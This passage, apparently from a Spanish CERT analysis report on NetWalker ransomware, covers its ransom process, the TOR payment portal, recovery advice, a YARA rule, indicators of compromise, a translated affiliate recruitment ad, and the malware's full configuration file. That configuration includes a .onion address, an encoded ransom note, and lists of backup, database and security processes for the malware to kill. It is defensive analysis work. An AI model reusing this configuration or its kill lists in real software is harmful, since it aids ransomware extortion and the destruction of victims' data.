

Figura 15. Escritura en el registro de las claves públicas de los pares generados

Si el proceso no cuenta con privilegios, el contenido de la clave de registro de la imagen anterior se encontrará únicamente en la clave **HKEY_CURRENT_USER**. Si el proceso cuenta con privilegios de administrador, además también se escribirá en la clave **HKEY_LOCAL_MACHINE**. El nombre del valor se obtiene como se indicaba en la figura 13, tomando tantos caracteres del hash SHA256 como indique la clave **namesz** del fichero de configuración.

Los ficheros cifrados no se exfiltran, por tanto la tendencia actual de extorsionar a la entidad afectada a pagar el rescate a cambio de no liberar su información al dominio público, no aplica en esta ocasión.

En cada carpeta en la que se cifran ficheros se escribe también la nota de rescate y tras concluir con el cifrado, el ejecutable se borra del equipo.

6. RESCATE

Como indicaba **Bugatti** en el anuncio del programa de afiliados, el servicio de gestión de pagos y herramientas de descifrado es totalmente automático. Cuando un equipo se ve afectado por el ransomware NetWalker, las instrucciones para descifrar los ficheros se muestran en un bloc de notas, como en el ejemplo a continuación.



Figura 16. Nota de rescate

En la nota de rescate se facilita el sitio web accesible desde la red TOR, así como el código personal del usuario afectado, que usaría en el siguiente portal de acceso.



Figura 17. Portal de pago accesible desde TOR

Una vez identificado el usuario con su código personal, se accede al portal con la información de los trámites del pago del rescate. El precio inicial del software de descifrado empieza en $1.000, pero se indica que subirá a $2.000 de no completarse la transacción en los primeros siete días posteriores al primer inicio de sesión en el portal.



Figura 18. Información sobre el pago del rescate

Como prueba de que el software de descifrado cumple su cometido, se ofrece el descifrado gratuito de hasta tres ficheros que reúnan una serie de características. Sin embargo, conviene no olvidar que subir ficheros para su descifrado presenta el inconveniente crítico de que se estaría cediendo la información que contengan directamente al grupo criminal.



Figura 19. Descifrado de hasta tres ficheros de forma gratuita

Además de las secciones descritas, el portal cuenta con un apartado de preguntas frecuentes e incluso un chat de soporte, para aclarar dudas sobre el proceso de descifrado.

La dirección del wallet que facilitan los actores para la recepción del pago (**34mE1bSDaMkpbufKRnq2GHQpRonwbnCdmt**) ha recibido un total de 0 transacciones hasta la fecha (30 de marzo de 2020).

Figura 20. Wallet destino de la transacción

Conviene destacar que es importante que ese número de transacciones se mantenga en 0. Por un lado, no existe ninguna garantía de que tras realizar el pago se facilite la herramienta de descifrado. Por otra parte, proceder con el pago de los rescates contribuye a la financiación del ciber-crimen, potenciando que los ataques no solamente no cesen, si no que cuenten con más recursos para el desarrollo de su actividad.

La mejor medida de recuperación frente a un despliegue de ransomware será la restauración desde copias de seguridad, que deberán realizarse de manera continua y deberán ser almacenadas de forma offline, protegiendo de tal manera que puedan ser cifradas al verse comprometido algún equipo de la red.

Se recomienda para ello la lectura del Informe de Amenazas CCN-CERT IA-11/18 de medidas de seguridad contra ransomware disponible desde el portal del CCN-CERT.

7. DESINFECCIÓN

Dada la naturaleza del código dañino, no se requiere de un proceso de desinfección, puesto que no adquiere persistencia. Además, el ejecutable responsable del cifrado se elimina a sí mismo tras finalizar su ejecución.

En el caso del cifrado de los ficheros, el modelo de criptografía utilizado garantiza que el descifrado sea únicamente posible mediante el uso de la clave privada del par master, que se encuentra en manos del grupo ciber-criminal.

8. REGLAS DE DETECCIÓN

8.1 Regla YARA

```
rule netwalker
{
   meta:
      date = "2020-03-25"
   strings:
      $config_mpk = "mpk" ascii
      $config_mode = "mode" ascii
      $config_spsz = "spsz" ascii
      $config_namesz = "namesz" ascii
      $config_idsz = "idsz" ascii
      $config_lfile = "lfile" ascii
      $config_onion = "onion" ascii
      $config_lend = "lend" ascii
      $config_white = "white" ascii
      $kernel32_dll = "kernel32.dll" wide
      $advapi32_dll = "advapi32.dll" wide
      $mpr_dll = "mpr.dll" wide
      $shell32_dll = "shell32.dll" wide
      $netapi32_dll = "netapi32.dll" wide
      $ole32_dll = "ole32.dll" wide
      $oleaut32_dll = "oleaut32.dll" wide
      $psapi_dll = "psapi.dll" wide
      $kernel32_dll_crc32 = {02 9F E6 6A}
      $advapi32_dll_crc32 = {E0 D7 6E F1}
      $mpr_dll_crc32 = {1C FE 42 7D}
      $shell32_dll_crc32 = {D8 BA A1 C8}
      $netapi32_dll_crc32 = {6C 47 81 46}
      $ole32_dll_crc32 = {A1 A0 69 E0}
      $oleaut32_dll_crc32 = {3A 2C EC 20}
      $psapi_dll_crc32 = {8D AC CB 04}
   condition: uint16(0) == 0x5A4D and (all of them)
}
```

9. INDICADORES DE COMPROMISO

Dropper VBS – SHA256
9f9027b5db5c408ee43ef2a7c7dd1aecbdb244ef6b16d9aafb599e8c40368967

Ransomware NetWalker – SHA256
8639825230d5504fd8126ed55b2d7aeb72944ffe17e762801aab8d4f8f880160

Ruta del binario ejecutado por el dropper VBS
%TEMP%\qeSw.exe

Nota de rescate
[A-F0-9]{6}-Readme.txt

Claves de registro
HKEY_CURRENT_USER\software\[A-F0-9]{8}
HKEY_LOCAL_MACHINE\software\[A-F0-9]{8}

10. ANEXO A – Traducción del programa de afiliados

Abrimos un conjunto de anuncios para procesar redes y spam.

Interesados en personas que trabajen por la calidad, no por la cantidad.

Damos preferencia a aquellos que puedan trabajar con grandes redes y tener su propio material.

Reclutamos un número limitado de socios y dejamos de reclutar hasta que queden vacantes.

Le ofrecemos un ransomware rápido y flexible, un panel de administración en TOR y servicio automático.

Acceso al servicio mediante archivos de cifrado desde AV.

Para anuncios verificados, entregamos material preparado (IP \ cuenta del dominio admin \ acceso a NAS \ información sobre AV \ nombre de la organización \ ingresos) para el procesamiento de redes.

El ransomware ha estado funcionando desde septiembre de 2019 y ha demostrado ser bueno, no se puede descifrar.

Recibirá toda la información detallada sobre el ransomware y las condiciones de trabajo después de compilar la aplicación en el mensaje privado.

Formulario de solicitud:

1) ¿En qué dirección estás trabajando?

2) Experiencia. ¿Con qué programas de afiliación ya trabajó y cuál fue su beneficio?

3) ¿Cuánto material tiene y cuándo está listo para comenzar, cuánto planea procesar el material?

11. ANEXO B – Fichero de configuración


```
{
  "mpk": "/fqCb2TTvBeb3VoL4lXa1fgDDn+sEO4+mBhIj9vrLEk=",
  "mode": 0,
  "spsz": 15360,
  "thr": 1000,
  "namesz": 8,
  "idsz": 6,
  "lfile": "{id}-Readme.txt",
  "onion": "rnfdsgm6wb6j6su5txkekw4u4y47kp2eatvu7d6xhyn5cs4lt4pdrqqd.onion",
  "lend":
"SGkhDQpZb3VyIGZpbGVzIGFyZSBlbmNyeXB0ZWQgYnkgTmV0d2Fsa2VyLg0KQWxsIGVuY3J5cHRlZCBma
WxlcyBmb3IgdGhpcyBjb21wdXRlciBoYXMgZXh0ZW5zaW9uOiAue2lkfQ0KDQotLQ0KSWYgZm9yIHNvbW
UgcmVhc29uIHlvdSByZWFkIHRoaXMgdGV4dCBiZWZvcmUgdGhlIGVuY3J5cHRpb24gZW5kZWQsDQp0aGl
zIGNhbiBiZSB1bmRlcnN0b29kIGJ5IHRoZSBmYWN0IHRoYXQgdGhlIGNvbXB1dGVyIHNsb3dzIGRvd24sIA0K
YW5kIHlvdXIgaGVhcnQgcmF0ZSBoYXMgaW5jcmVhc2VkIGR1ZSB0byB0aGUgYWJpbGl0eSB0byB0dXJuIGl
0IG9mZiwNCnRoZW4gd2UgcmVjb21tZW5kIHRoYXQgeW91IG1vdmUgYXdheSBmcm9tIHRoZSBjb21wdXRl
ciBhbmQgYWNjZXB0IHRoYXQgeW91IGhhdmUgYmVlbiBjb21wcm9taXNlZC4NClJlYm9vdGluZy9zaHV0ZG9
3biB3aWxsIGNhdXNlIHlvdSB0byBsb3NlIGZpbGVzIHdpdGhvdXQgdGhlIHBvc3NpYmlsaXR5IG9mIHJlY292Z
XJ5Lg0KDQotLQ0KT3VyIGVuY3J5cHRpb24gYWxnb3JpdGhtcyBhcmUgdmVyeSBzdHJvbmcgYW5kIHlvdXIgZ
pbGVzIGFyZSB2ZXJ5IHdlbGwgcHJvdGVjdGVkLCANCnRoZSBvbmx5IHdheSB0byBnZXQgeW91ciBmaWxlcy
BiYWNrIGlzIHRvIGNvb3BlcmF0ZSB3aXRoIHVzIGFuZCBnZXQgdGhlIGRlY3J5cHRlciBwcm9ncmFtLg0KDQpE
byBub3QgdHJ5IHRvIHJlY292ZXIgeW91ciBmaWxlcyB3aXRob3V0IGEgZGVjcnlwdGVyIHByb2dyYW0sIHlvdS
BtYXkgZGFtYWdlIHRoZW0gYW5kIHRoZW4gdGhleSB3aWxsIGJlIGltcG9zc2libGUgdG8gcmVjb3Zlci4NCg0K
Rm9yIHVzIHRoaXMgaXMganVzdCBidXNpbmVzcyBhbmQgdG8gcHJvdmUgdG8geW91IG91ciBzZXJpb3Vzb
mVzcywgd2Ugd2lsbCBkZWNyeXB0IHlvdSBvbmUgZmlsZSBmb3IgZnJlZS4NCkp1c3Qgb3BlbiBvdXIgd2Vic2l
0ZSwgdXBsb2FkIHRoZSBlbmNyeXB0ZWQgZmlsZSBhbmQgZ2V0IHRoZSBkZWNyeXB0ZWQgZmlsZSBmb3Ig
ZnJlZS4NCg0KLS0NCg0KU3RlcHMgdG8gZ2V0IGFjY2VzcyBvbiBvdXIgd2Vic2l0ZToNCg0KMS5Eb3dubG9hZC
BhbmQgaW5zdGFsbCB0b3ItYnJvd3NlcjogaHR0cHM6Ly90b3Jwcm9qZWN0Lm9yZy8NCg0KMi5PcGVuIG9
1ciB3ZWJzaXRlOiB7b25pb259DQoNCjMuUHV0IHlvdXIgcGVyc29uYWwgY29kZSBpbiB0aGUgaW5wdXQgZ
m9ybToNCg0Ke2NvZGV9",
  "white": {
    "path": [
      "*system volume information",
      "*windows.old",
      "*:\\users\\*\\*temp",
      "*msocache",
      "*:\\winnt",
      "*$windows.~ws",
```

```
    "*perflogs",
  "*boot",
  "*:\\windows",
  "*:\\program file*\\vmware",
  "\\\\*\\users\\*\\*temp",
  "\\\\*\\winnt",
  "\\\\*\\windows",
  "*\\program file*\\vmware",
  "*appdata*microsoft",
  "*appdata*packages",
  "*microsoft\\provisioning",
  "*dvd maker",
  "*Internet Explorer",
  "*Mozilla",
  "*Mozilla*",
  "*Old Firefox data",
  "*\\program file*\\windows media*",
  "*\\program file*\\windows portable*",
  "*windows defender",
  "*\\program file*\\windows nt",
  "*\\program file*\\windows photo*",
  "*\\program file*\\windows side*",
  "*\\program file*\\windowspowershell",
  "*\\program file*\\cuass*",
  "*\\program file*\\microsoft games",
  "*\\program file*\\common files\\system",
  "*\\program file*\\common files\\*shared",
  "*\\program file*\\common files\\reference ass*",
  "*\\windows\\cache*",
  "*temporary internet*",
  "*media player",
  "*:\\users\\*\\appdata\\*\\microsoft",
  "\\\\*\\users\\*\\appdata\\*\\microsoft"
 ],
 "file": [
```

```
    "ntuser.dat*",
    "iconcache.db",
    "gdipfont*.dat",
    "ntuser.ini",
    "usrclass.dat",
    "usrclass.dat*",
    "boot.ini",
    "bootmgr",
    "bootnxt",
    "desktop.ini",
    "ntuser.dat",
    "autorun.inf",
    "ntldr",
    "thumbs.db",
    "bootsect.bak",
    "bootfont.bin"
  ],
  "ext": [
    "msp",
    "exe",
    "sys",
    "msc",
    "mod",
    "clb",
    "mui",
    "regtrans-ms",
    "theme",
    "hta",
    "shs",
    "nomedia",
    "diagpkg",
    "cab",
    "ics",
    "msstyles",
    "cur",
```

```
 "drv",
"icns",
"diagcfg",
"dll",
"ocx",
"lnk",
"ico",
"idx",
"ps1",
"mpa",
"cpl",
"icl",
"msu",
"msi",
"nls",
"scr",
"adv",
"386",
"com",
"hlp",
"rom",
"lock",
"386",
"wpx",
"ani",
"prf",
"rtp",
"ldf",
"key",
"diagcab",
"cmd",
"spl",
"deskthemepack",
"bat",
"themepack"
```

```
  ]
},
"kill": {
 "use": true,
 "prc": [
  "nslsvice.exe",
  "pg*",
  "nservice.exe",
  "cbvscserv*",
  "ntrtscan.exe",
  "cbservi*",
  "hMailServer*",
  "IBM*",
  "bes10*",
  "black*",
  "apach*",
  "bd2*",
  "db*",
  "ba*",
  "be*",
  "QB*",
  "oracle*",
  "wbengine*",
  "vee*",
  "postg*",
  "sage*",
  "sap*",
  "b1*",
  "fdlaunch*",
  "msmdsrv*",
  "report*",
  "msdtssr*",
  "coldfus*",
  "cfdot*",
  "swag*",
```

```
 "swstrtr*",
"jetty.exe",
"wrsa.exe",
"team*",
"agent*",
"store.exe",
"sql*",
"sqbcoreservice.exe",
"thunderbird.exe",
"ocssd.exe",
"encsvc.exe",
"excel.exe",
"synctime.exe",
"mspub.exe",
"ocautoupds.exe",
"thebat.exe",
"dbeng50.exe",
"*sql*",
"mydesktopservice.exe",
"onenote.exe",
"outlook.exe",
"powerpnt.exe",
"msaccess.exe",
"tbirdconfig.exe",
"wordpad.exe",
"ocomm.exe",
"dbsnmp.exe",
"thebat64.exe",
"winword.exe",
"oracle.exe",
"xfssvccon.exe",
"firefoxconfig.exe",
"visio.exe",
"mydesktopqos.exe",
"infopath.exe",
```

```
    "agntsvc.exe"
  ],
  "svc": [
    "Lotus*",
    "veeam*",
    "cbvscserv*",
    "hMailServer",
    "backup*",
    "*backup*",
    "apach*",
    "firebird*",
    "ibmiasrw",
    "IBM Domino*",
    "Simply Accounting Database Connection Manager",
    "IASJet",
    "QB*",
    "*sql*",
    "sql*",
    "QuickBooksDB*",
    "IISADMIN",
    "omsad",
    "dc*32",
    "server Administrator",
    "wbengine",
    "mr2kserv",
    "MSExchange*",
    "ShadowProtectSvc",
    "SP*4",
    "teamviewer",
    "MMS",
    "AcronisAgent",
    "ARSM",
    "AcrSch2Svc",
    "vsnapvss",
    "SPXService",
```

```
    "StorageCraft ImageManager",
   "wrsvc",
   "stc_endpt_svc",
   "acrsch2svc*"
  ],
  "svcwait": 0,
  "task": [
   "reboot",
   "restart",
   "shutdown",
   "logoff",
   "back"
  ]
 },
 "net": {
  "use": true,
  "ignore": {
   "use": true,
   "disk": true,
   "share": [
    "ipc$",
    "admin$"
   ]
  }
 },
 "unlocker": {
  "use": true,
  "ignore": {
   "use": true,
   "pspath": [
    "*:\\windows*",
    "*:\\winnt*",
    "*:\\program file*\\vmwar*",
    "*\\Program File*\\Fortinet"
   ],
```

```
    "prc": [
     "psexec.exe",
     "system",
     "forti*.exe",
     "fmon.exe",
     "fcaptmon.exe",
     "FCHelper64.exe"
    ]
   }
 }
}
```